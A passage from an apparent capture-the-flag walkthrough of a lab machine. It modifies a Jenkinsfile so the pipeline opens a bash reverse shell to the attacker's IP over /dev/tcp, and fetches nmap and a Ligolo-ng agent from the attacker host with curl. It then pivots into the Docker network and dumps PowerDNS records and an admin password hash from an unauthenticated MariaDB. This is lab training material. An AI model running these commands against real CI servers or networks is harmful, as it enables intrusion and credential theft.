
pipeline {
    agent any

    stages {
        stage('Do nothing') {
            steps {
                sh '/bin/true'
            }
        }
    }
}
- to:

pipeline {
    agent any

    stages {
        stage('Get Shell') {
            steps {
                sh '''
                    bash -c 'bash -i >& /dev/tcp/10.8.2.19/443 0>&1'
                '''
            }
        }
    }
}
Click on Commit Changes.
We get a shell as root under a container (waiting around 2 min):
$ rlwrap nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.10.92.227 58592
bash: cannot set terminal process group (6): Inappropriate ioctl for device
bash: no job control in this shell
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# id
uid=0(root) gid=0(root) groups=0(root)
We get the user flag:
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# cd /root

root@5ac6c7d6fb8e:~# ls -la
total 20
drwxr-xr-x 3 root root 4096 May  2 09:43 .
drwxr-xr-x 1 root root 4096 May  9 18:50 ..
lrwxrwxrwx 1 root root    9 May  1 14:37 .bash_history -> /dev/null
-r-------- 1 root root   35 May  1 17:37 .rhosts
drwxr-xr-x 2 root root 4096 May  1 16:05 .ssh
-rw------- 1 root root   37 May  1 14:29 user.txt

root@5ac6c7d6fb8e:~# cat user.txt
VL{bf760d7c76f89f4e07bf4d461ee1c3c2}
Docker pivoting
As our session was terminated, we launch a new one:
Check the routing table:
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# cat /proc/net/route
Iface	Destination	Gateway 	Flags	RefCnt	Use	Metric	Mask		MTU	Window	IRTT
eth0	00000000	010012AC	0003	0	0	0	00000000	0	0	0
eth0	000012AC	00000000	0001	0	0	0	0000FFFF	0	0	0
Following Converting hexadecimal ip addresses to dotted quads with Bash, we convert hexadecimal -> little-endian -> decimal to obtain the IPv4 address format:
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# hexaddr=$(awk '$2 == "00000000" {print $3}' /proc/net/route)
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# ipaddr=$(printf "%d." $( echo $hexaddr | sed 's/../0x& /g' | tr ' ' '\n' | tac ) | sed 's/\.$/\n/')
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# echo $ipaddr
172.18.0.1
Default gateway is 172.18.0.1 and the subnet is /16 (255.255.0.0)
As we know our Docker container IP is 172.18.0.3 then 172.18.0.1 is the Docker host IP.
To enumerate inside the docker, we will use the Nmap portable verion (Big thanks < @Acters).
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload it in the Jenkins container:
root@5ac6c7d6fb8e:/tmp# curl 10.8.2.19/nmap_portable.zip -sO
Unzip and Exec mode:
root@5ac6c7d6fb8e:/tmp# unzip nmap_portable.zip
root@5ac6c7d6fb8e:/tmp# chmod +x nmap
Then let’s go to scan:
root@5ac6c7d6fb8e:/tmp# ./nmap 172.18.0.1 -T4 -sCV --datadir /tmp/nmap-scripts/ -n
Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-07 09:31 UTC
Nmap scan report for 172.18.0.1
Host is up (0.000013s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain?
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
512/tcp  open  exec             netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell            Netkit rshd
873/tcp  open  rsync            (protocol version 31)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=727cac63a8c73a5c; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=UB8__yao5FRR0wnW_kAZRLtnXvI6MTcyMDM0NDY4ODk5OTAxMzQ5OQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 07 Jul 2024 09:31:28 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=3d48e0976af268e2; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=ZyzUdkGxT5okYkv4PYKL94QvvVE6MTcyMDM0NDY5NDA0MTkxMzQ4OQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 07 Jul 2024 09:31:34 GMT
|_    Content-Length: 0
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     j#kr|:J
|     Gb80&loh>;LM
|     mysql_native_password
|     #08S01Got packets out of order
|   DNSVersionBindReqTCP:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     Dg[qJqC
|     :7C/_q<uY>j{
|     mysql_native_password
|     #08S01Got packets out of order
|   GenericLines:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     HSGL&xKO
|     *"jqz1$]*WW0
|     mysql_native_password
|     #HY000Proxy header is not accepted from 172.18.0.1
|   GetRequest:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     ,^vX34Md
|     0_p4S&^,^vW1
|     mysql_native_password
|     #08S01Got packets out of order
|   HTTPOptions:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     h9%J((0W
|     E4sj8vl=(Q=!
|     mysql_native_password
|     #08S01Got packets out of order
|   Help:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     .nc&0_m'
|     wF7|.nb!xD}
|     mysql_native_password
|     #08S01Got packets out of order
|   NULL:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     HSGL&xKO
|     *"jqz1$]*WW0
|     mysql_native_password
|   RPCCheck:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     K$r6Quz%
|     CeQEHyI>;LLx
|     mysql_native_password
|     #08S01Got packets out of order
|   RTSPRequest:
|     11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|     ?Rbs=vY;
|     <W#Eq,&xKN&
|     mysql_native_password
|_    #08S01Got packets out of order
| mysql-info:
|   Protocol: 10
|   Version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204
|   Thread ID: 58
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsLoadDataLocal, ConnectWithDatabase, DontAllowDatabaseTableColumn, ODBCClient, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, InteractiveClient, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, FoundRows, SupportsCompression, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: !VpP!RWB#';2'mof3j<.
|_  Auth Plugin Name: mysql_native_password
8081/tcp open  blackice-icecap?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 9
|     Content-Type: text/plain; charset=utf-8
|     Found
|   GetRequest, HTTPOptions:
|     HTTP/1.1 401 Unauthorized
|     Connection: close
|     Content-Length: 12
|     Content-Type: text/plain; charset=utf-8
|     Www-Authenticate: Basic realm="PowerDNS"
|     Unauthorized
|   LDAPSearchReq, RTSPRequest, SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Length: 11
|     Content-Type: text/plain; charset=utf-8
|_    Request
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.91%I=7%D=7/7%Time=668A6075%P=x86_64-unknown-linux-gnu%r(
SF:DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x85\x02\0\x01\0\0\0\0\0\0\x07vers
SF:ion\x04bind\0\0\x10\0\x03");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.91%I=7%D=7/7%Time=668A6070%P=x86_64-unknown-linux-gnu%
SF:r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(GetRequest,3839,"HTTP/1\.0\x20200\x20OK\r\nCache-Cont
SF:rol:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nC
SF:ontent-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_like_gi
SF:tea=727cac63a8c73a5c;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Co
SF:okie:\x20_csrf=UB8__yao5FRR0wnW_kAZRLtnXvI6MTcyMDM0NDY4ODk5OTAxMzQ5OQ;\
SF:x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Op
SF:tions:\x20SAMEORIGIN\r\nDate:\x20Sun,\x2007\x20Jul\x202024\x2009:31:28\
SF:x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"th
SF:eme-auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"width=de
SF:vice-width,\x20initial-scale=1\">\n\t<title>Gitea:\x20Git\x20with\x20a\
SF:x20cup\x20of\x20tea</title>\n\t<link\x20rel=\"manifest\"\x20href=\"data
SF::application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIH
SF:RlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3Rhc
SF:nRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6
SF:Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5
SF:nIiwic2l6ZXMiOiI1MTJ")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\
SF:r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,1A4,"HTTP/1\.0\x20405\x20M
SF:ethod\x20Not\x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20HEAD\r\nAllow:\x
SF:20GET\r\nCache-Control:\x20max-age=0,\x20private,\x20must-revalidate,\x
SF:20no-transform\r\nSet-Cookie:\x20i_like_gitea=3d48e0976af268e2;\x20Path
SF:=/;\x20HttpOnly;\x20SameSite=Lax\r\nSet-Cookie:\x20_csrf=ZyzUdkGxT5okYk
SF:v4PYKL94QvvVE6MTcyMDM0NDY5NDA0MTkxMzQ4OQ;\x20Path=/;\x20Max-Age=86400;\
SF:x20HttpOnly;\x20SameSite=Lax\r\nX-Frame-Options:\x20SAMEORIGIN\r\nDate:
SF:\x20Sun,\x2007\x20Jul\x202024\x2009:31:34\x20GMT\r\nContent-Length:\x20
SF:0\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:tent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\
SF:r\n400\x20Bad\x20Request");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3306-TCP:V=7.91%I=7%D=7/7%Time=668A6070%P=x86_64-unknown-linux-gnu%
SF:r(NULL,6D,"i\0\0\0\n11\.3\.2-MariaDB-1:11\.3\.2\+maria~ubu2204\0\x1d\0\
SF:0\0HSGL&xKO\0\xfe\xf7-\x02\0\xff\x81\x15\0\0\0\0\0\0\x1d\0\0\0\*\"jqz1\
SF:$\]\*WW0\0mysql_native_password\0")%r(GenericLines,A6,"i\0\0\0\n11\.3\.
SF:2-MariaDB-1:11\.3\.2\+maria~ubu2204\0\x1d\0\0\0HSGL&xKO\0\xfe\xf7-\x02\
SF:0\xff\x81\x15\0\0\0\0\0\0\x1d\0\0\0\*\"jqz1\$\]\*WW0\0mysql_native_pass
SF:word\x005\0\0\x01\xffj\x04#HY000Proxy\x20header\x20is\x20not\x20accepte
SF:d\x20from\x20172\.18\.0\.1")%r(GetRequest,92,"i\0\0\0\n11\.3\.2-MariaDB
SF:-1:11\.3\.2\+maria~ubu2204\0\x1e\0\0\0,\^vX34Md\0\xfe\xf7-\x02\0\xff\x8
SF:1\x15\0\0\0\0\0\0\x1d\0\0\x000_p4S&\^,\^vW1\0mysql_native_password\0!\0
SF:\0\x01\xff\x84\x04#08S01Got\x20packets\x20out\x20of\x20order")%r(HTTPOp
SF:tions,92,"i\0\0\0\n11\.3\.2-MariaDB-1:11\.3\.2\+maria~ubu2204\0\x1f\0\0
SF:\0h9%J\(\(0W\0\xfe\xf7-\x02\0\xff\x81\x15\0\0\0\0\0\0\x1d\0\0\0E4sj8vl=
SF:\(Q=!\0mysql_native_password\0!\0\0\x01\xff\x84\x04#08S01Got\x20packets
SF:\x20out\x20of\x20order")%r(RTSPRequest,92,"i\0\0\0\n11\.3\.2-MariaDB-1:
SF:11\.3\.2\+maria~ubu2204\0\x20\0\0\0\?Rbs=vY;\0\xfe\xf7-\x02\0\xff\x81\x
SF:15\0\0\0\0\0\0\x1d\0\0\0\\<W#Eq,&xKN&\0mysql_native_password\0!\0\0\x01
SF:\xff\x84\x04#08S01Got\x20packets\x20out\x20of\x20order")%r(RPCCheck,92,
SF:"i\0\0\0\n11\.3\.2-MariaDB-1:11\.3\.2\+maria~ubu2204\0!\0\0\0K\$r6Quz%\
SF:0\xfe\xf7-\x02\0\xff\x81\x15\0\0\0\0\0\0\x1d\0\0\0CeQEHyI>;LLx\0mysql_n
SF:ative_password\0!\0\0\x01\xff\x84\x04#08S01Got\x20packets\x20out\x20of\
SF:x20order")%r(DNSVersionBindReqTCP,92,"i\0\0\0\n11\.3\.2-MariaDB-1:11\.3
SF:\.2\+maria~ubu2204\0\"\0\0\0Dg\[qJ\\qC\0\xfe\xf7-\x02\0\xff\x81\x15\0\0
SF:\0\0\0\0\x1d\0\0\0:7C/_q<uY>j{\0mysql_native_password\0!\0\0\x01\xff\x8
SF:4\x04#08S01Got\x20packets\x20out\x20of\x20order")%r(DNSStatusRequestTCP
SF:,92,"i\0\0\0\n11\.3\.2-MariaDB-1:11\.3\.2\+maria~ubu2204\0#\0\0\0\\j#kr
SF:\|:J\0\xfe\xf7-\x02\0\xff\x81\x15\0\0\0\0\0\0\x1d\0\0\0Gb80&loh>;LM\0my
SF:sql_native_password\0!\0\0\x01\xff\x84\x04#08S01Got\x20packets\x20out\x
SF:20of\x20order")%r(Help,92,"i\0\0\0\n11\.3\.2-MariaDB-1:11\.3\.2\+maria~
SF:ubu2204\0\$\0\0\0\.nc&0_m'\0\xfe\xf7-\x02\0\xff\x81\x15\0\0\0\0\0\0\x1d
SF:\0\0\0wF7\|\.nb!x\\D}\0mysql_native_password\0!\0\0\x01\xff\x84\x04#08S
SF:01Got\x20packets\x20out\x20of\x20order");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8081-TCP:V=7.91%I=7%D=7/7%Time=668A6070%P=x86_64-unknown-linux-gnu%
SF:r(GetRequest,A3,"HTTP/1\.1\x20401\x20Unauthorized\r\nConnection:\x20clo
SF:se\r\nContent-Length:\x2012\r\nContent-Type:\x20text/plain;\x20charset=
SF:utf-8\r\nWww-Authenticate:\x20Basic\x20realm=\"PowerDNS\"\r\n\r\nUnauth
SF:orized")%r(FourOhFourRequest,72,"HTTP/1\.1\x20404\x20Not\x20Found\r\nCo
SF:nnection:\x20close\r\nContent-Length:\x209\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\n\r\nNot\x20Found")%r(SIPOptions,77,"HTTP/1\.1\x
SF:20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Length:\x201
SF:1\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\nBad\x20Reques
SF:t")%r(GenericLines,72,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\
SF:x20close\r\nContent-Length:\x209\r\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\r\n\r\nNot\x20Found")%r(HTTPOptions,A3,"HTTP/1\.1\x20401\x20
SF:Unauthorized\r\nConnection:\x20close\r\nContent-Length:\x2012\r\nConten
SF:t-Type:\x20text/plain;\x20charset=utf-8\r\nWww-Authenticate:\x20Basic\x
SF:20realm=\"PowerDNS\"\r\n\r\nUnauthorized")%r(RTSPRequest,77,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Length:\x20
SF:11\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\nBad\x20Reque
SF:st")%r(LDAPSearchReq,77,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnecti
SF:on:\x20close\r\nContent-Length:\x2011\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\n\r\nBad\x20Request");
MAC Address: 02:42:64:D9:DB:F2 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.21 seconds
Confirmed PowerDNS and MariaDB are open internally.
Now it’s time to configure Ligolo-ng to establish a tunnel from a reverse TCP/TLS connection using our tun interface.
Create a new “tun” interface on our attacker machine as Proxy Server (C2) role:
$ sudo ip tuntap add user user mode tun ligolo
$ sudo ip link set ligolo up
Upload the linux agent to our jenkins docker via a local http server:
Local:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Remote:
root@5ac6c7d6fb8e:/tmp# curl 10.8.2.19/agent -sO
root@5ac6c7d6fb8e:/tmp# chmod +x agent
Launch the proxy:
$ ./proxy -laddr 10.8.2.19:8080 -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 10.8.2.19:8080
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!

ligolo-ng »
Launch the agent:
root@5ac6c7d6fb8e:/tmp# ./agent -connect 10.8.2.19:8080 -ignore-cert &
We select the session and start the tunnel:
ligolo-ng » session
? Specify a session : 1 - #1 - root@5ac6c7d6fb8e - 10.10.78.192:53252
[Agent : root@5ac6c7d6fb8e] » start
[Agent : root@5ac6c7d6fb8e] » INFO[0098] Starting tunnel to root@5ac6c7d6fb8e
Check the tunnel status:
[Agent : root@5ac6c7d6fb8e] » tunnel_list
┌───────────────────────────────────┐
│ Active tunnels                    │
├───┬───────────────────┬───────────┤
│ # │ AGENT             │ INTERFACE │
├───┼───────────────────┼───────────┤
│ 1 │ root@5ac6c7d6fb8e │ ligolo    │
└───┴───────────────────┴───────────┘
We add the route to access to the internal network:
$ sudo ip route add 172.18.0.0/16 dev ligolo
Double check:
[Agent : root@5ac6c7d6fb8e] » ifconfig
┌────────────────────────────────────┐
│ Interface 0                        │
├──────────────┬─────────────────────┤
│ Name         │ lo                  │
│ Hardware MAC │                     │
│ MTU          │ 65536               │
│ Flags        │ up|loopback|running │
│ IPv4 Address │ 127.0.0.1/8         │
└──────────────┴─────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 1                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ eth0                           │
│ Hardware MAC │ 02:42:ac:12:00:03              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv4 Address │ 172.18.0.3/16                  │
└──────────────┴────────────────────────────────┘
PowerDNS record abusing
Now, try to login to the MariaDB as root (without password):
$ mysql -h 172.18.0.1 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 64
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
That’s work ^^
Check the databases:
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| powerdnsadmin      |
| sys                |
+--------------------+
5 rows in set (0.359 sec)
powerdnsadmin seems interesting as we know that PowerDNS is used.
Check the tables:
MariaDB [(none)]> use powerdnsadmin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [powerdnsadmin]> show tables;
+-------------------------+
| Tables_in_powerdnsadmin |
+-------------------------+
| account                 |
| account_user            |
| alembic_version         |
| apikey                  |
| apikey_account          |
| comments                |
| cryptokeys              |
| domain                  |
| domain_apikey           |
| domain_setting          |
| domain_template         |
| domain_template_record  |
| domain_user             |
| domainmetadata          |
| domains                 |
| history                 |
| records                 |
| role                    |
| sessions                |
| setting                 |
| supermasters            |
| tsigkeys                |
| user                    |
+-------------------------+
23 rows in set (0.248 sec)
Read the table records (Maybe DNS records):
MariaDB [powerdnsadmin]> select * from records;
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
| id | domain_id | name                 | type | content                                                                                  | ttl  | prio | disabled | ordername | auth |
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
|  8 |         1 | db.build.vl          | A    | 172.18.0.4                                                                               |   60 |    0 |        0 | NULL      |    1 |
|  9 |         1 | gitea.build.vl       | A    | 172.18.0.2                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 10 |         1 | intern.build.vl      | A    | 172.18.0.1                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 11 |         1 | jenkins.build.vl     | A    | 172.18.0.3                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 12 |         1 | pdns-worker.build.vl | A    | 172.18.0.5                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 13 |         1 | pdns.build.vl        | A    | 172.18.0.6                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 14 |         1 | build.vl             | SOA  | a.misconfigured.dns.server.invalid hostmaster.build.vl 2024050201 10800 3600 604800 3600 | 1500 |    0 |        0 | NULL      |    1 |
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
7 rows in set (0.340 sec)
Read also the table user:
MariaDB [powerdnsadmin]> select * from user;
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
| id | username | password                                                     | firstname | lastname | email          | otp_secret | role_id | confirmed |
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
|  1 | admin    | $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq | admin     | admin    | admin@build.vl | NULL       |       1 |         0 |
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
1 row in set (0.349 sec)
We found new containers and will be focus on 2 of them:
- pdns-worker.build.vl (172.18.0.5)
- pdns.build.vl (172.18.0.6 )
root@5ac6c7d6fb8e:/tmp# ./nmap 172.18.0.5 -T4 -sCV --datadir /tmp/nmap-scripts/ -n
<172.18.0.5 -T4 -sCV --datadir /tmp/nmap-scripts/ -n
Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-07 10:02 UTC
Nmap scan report for 172.18.0.5
Host is up (0.000041s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE          VERSION
53/tcp   open  domain?
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
8081/tcp open  blackice-icecap?
| fingerprint-strings:
|   FourOhFourRequest, GenericLines:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 9
|     Content-Type: text/plain; charset=utf-8
|     Found
|   GetRequest, HTTPOptions:
|     HTTP/1.1 401 Unauthorized
